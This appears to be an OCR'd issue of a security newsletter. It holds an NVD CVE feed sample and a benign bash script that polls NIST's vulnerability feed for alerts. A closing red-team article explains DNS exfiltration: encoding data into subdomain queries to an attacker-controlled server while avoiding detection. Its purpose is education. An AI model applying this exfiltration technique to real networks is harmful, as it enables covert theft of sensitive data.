 "CVE_data_numberOfCVEs" : "4158",
 "CVE_data_timestamp" : "2023-02-17T21:00Z",
 "CVE_Items" : [ {
  "cve" : {
   "data_type" : "CVE",
   "data_format" : "MITRE",
   "data_version" : "4.0",
   "CVE_data_meta" : {
    "ID" : "CVE-2023-24809",
   },
   "problemtype" : {
    "problemtype_data" : [ {
     "description" : [ ]
    } ]
   },
   "references" : {
    "reference_data" : [ {
...
```

EXAMPLE NIST CVE REPORT

Data Type: CVE
Data Format: MITRE
ID: CVE-2023-24809

Value: NetHack is a single player dungeon exploration game. Starting with version 3.6.2 and prior to version 3.6.7, illegal input to the "C" (call) command can cause a buffer overflow and crash the NetHack process. This vulnerability may be a security issue for systems that have NetHack installed suid/sgid and for shared systems. For all systems, it may result in a process crash. This issue is resolved in NetHack 3.6.7. There are no known workarounds.

Published Date: 2023-02-17T20:15Z

BASH SCRIPT TO REPORT CVES


https://github.com/mcbascom/NIST-NVD-CVE-Retrieval

```
#!/bin/bash

# Purpose: This program queries NIST's National Vulnerability Database (NVD) and
# downloads the most recent zipped json data file of Common Vulnerabilities &
# Exposures (CVEs). It compares the file's hash to the hash of the previous json
# data file. If the hashes differ or there is no previous data file, an alert is
# printed to the user with the new CVE data.


# File system artifacts:
# nvdcve-1.1-modified.json, cve_alert.txt, previous_cve_hash.txt
# These files are overwritten each time the program is run.

# Use the following steps to run this program in the background:

 # chmod +x NVD.sh
 # ./NVD.sh &
 # disown -a
 # exit

# Stop the program from another shell window like this:

 # ps aux | head -n 1 && ps aux | grep NVD.sh  # Note the program PID.
 # kill -KILL (PID of NVD.sh)
```

```
cycle_time=3600              # In seconds, time between wget queries.
url="https://nvd.nist.gov/feeds/json/cve/1.1/nvdcve-1.1-modified.json.gz"
hash_file_path="previous_cve_hash.txt"
temp_file_path="cve_alert.txt"

while true;
do

current_hash=$(wget -qO- "$url" | sha256sum | awk '{print $1}')
previous_cve_hash=$(cat "$hash_file_path" 2> /dev/null)

 # The program assigns a value to the hash file if the new hash
 # doesn't exist or if the data file is new.

if [ "$current_hash" != "$previous_cve_hash" ]; then
echo "$current_hash" > "$hash_file_path"

wget --clobber "$url" -O nvdcve-1.1-modified.json.gz

gunzip -f nvdcve-1.1-modified.json.gz

 # Parse the desired data from the json file.

data_type=$(jq -r '.CVE_Items[0].cve.data_type' nvdcve-1.1-modified.json)
data_format=$(jq -r '.CVE_Items[0].cve.data_format' nvdcve-1.1-modified.json)
id=$(jq -r '.CVE_Items[0].cve.CVE_data_meta.ID' nvdcve-1.1-modified.json)
```

```
value=$(jq -r '.CVE_Items[0].cve.description.description_data[0].value' nvdcve-1.1-modified.json)
published_date=$(jq -r '.CVE_Items[0].publishedDate' nvdcve-1.1-modified.json)

 # Data that will be used in the alert is save in a .txt file.

echo "Data Type: $data_type" > "$temp_file_path"
echo "Data Format: $data_format" >> "$temp_file_path"
echo "ID: $id" >> "$temp_file_path"
echo "" >> "$temp_file_path" # formatting space.
echo "Value: $value" >> "$temp_file_path"
echo "" >> "$temp_file_path" # formatting space.
echo "Published Date: $published_date" >> "$temp_file_path"

zenity --info --title="New CVE Update" --text="$(cat "$temp_file_path")"

 # An alternative to zenity is notify-send.
# notify-send "New CVE Update" "$(cat "$temp_file_path")"

fi

sleep $cycle_time;      # Repeat every hour: 60 sec/min * 60 min/hr = 3600 sec/hr
done
```

Matthew, thank you so much for contributing to The Packet. Your experience with AI and cybersecurity is truly impressive, and your article has provided valuable information on how to leverage AI to improve security scripts. Your ideas and suggestions are very helpful, and I'm sure that many people will find your article informative and interesting.




CAUTION — THIS ARTICLE SHOWS YOU HOW TO PERFORM POTENTIALLY ILLEGAL ACTIVITIES. THE PACKET PROJECTS ARE INTENDED FOR ACADEMIC PURPOSES ONLY AND IS MEANT TO PROVIDE EDUCATION TO CYBER SECURITY PROFESSIONALS. IF YOU WANT TO DO THIS STUFF FOR REAL, DO GOOD IN SCHOOL AND GET A JOB THAT PAYS YOU TO DO IT - LEGALLY!!

If you are part of a red team, you may come to a situation where you want to exfiltrate data outside of the network you are exploiting to simulate the loss of sensitive data. However, the main problem is that the host network may have safeguards in place that you do not have control over, like a network firewall or deep packet inspection.

One method that we may try to use is DNS to exfiltrate data to a site, that your red team would control. We will utilize DNS because this is usually never restricted or limited on the networking side. Exfiltrating data over DNS works by sending a DNS query for a subdomain to a domain you control. Your DNS server will not respond to this request but collect all the recommendations you submitted for later analysis.

The Domain Name System (DNS) protocol can be leveraged as a covert channel to exfiltrate data during a red team engagement. The basic idea is to encode the exfiltrated data into DNS query or response packets and then send them to a DNS server under the attacker's control.




CHALLENGES:

- Limited payload size: DNS queries and responses have a limited size, typically up to 512 bytes, which restricts the amount of data that can be exfiltrated in a single packet.
- Detection: Many organizations monitor DNS traffic and may detect unusual patterns or volumes of DNS traffic. This may trigger alerts and investigations that could expose the attack.
- Encoding and decoding: Encoding and decoding the exfiltrated data into DNS packets can be complex and may require custom scripts or tools to automate the process.
- Packet loss: Due to the unreliable nature of DNS, some packets may be lost in transit, which could lead to data loss or corruption.

LIMITATIONS:

- Slow exfiltration rate: The limited packet size and the need to avoid raising suspicion by sending too many packets can result in a slow exfiltration rate, which may not be sufficient for large amounts of data.
- Unreliable transmission: DNS was not designed for data transfer, so its reliability is not guaranteed. Packets may be delayed or lost in transit, which could cause the exfiltration process to fail.
- Risk of detection: As mentioned above, DNS exfiltration may be detected by security tools or processes, which could trigger an investigation or response.

Given the above, DNS exfiltration can be a useful technique for red team engagements, but it has limitations and challenges that must be considered. Proper planning, testing, and execution are critical to avoiding detection and successfully exfiltrating data using this technique.

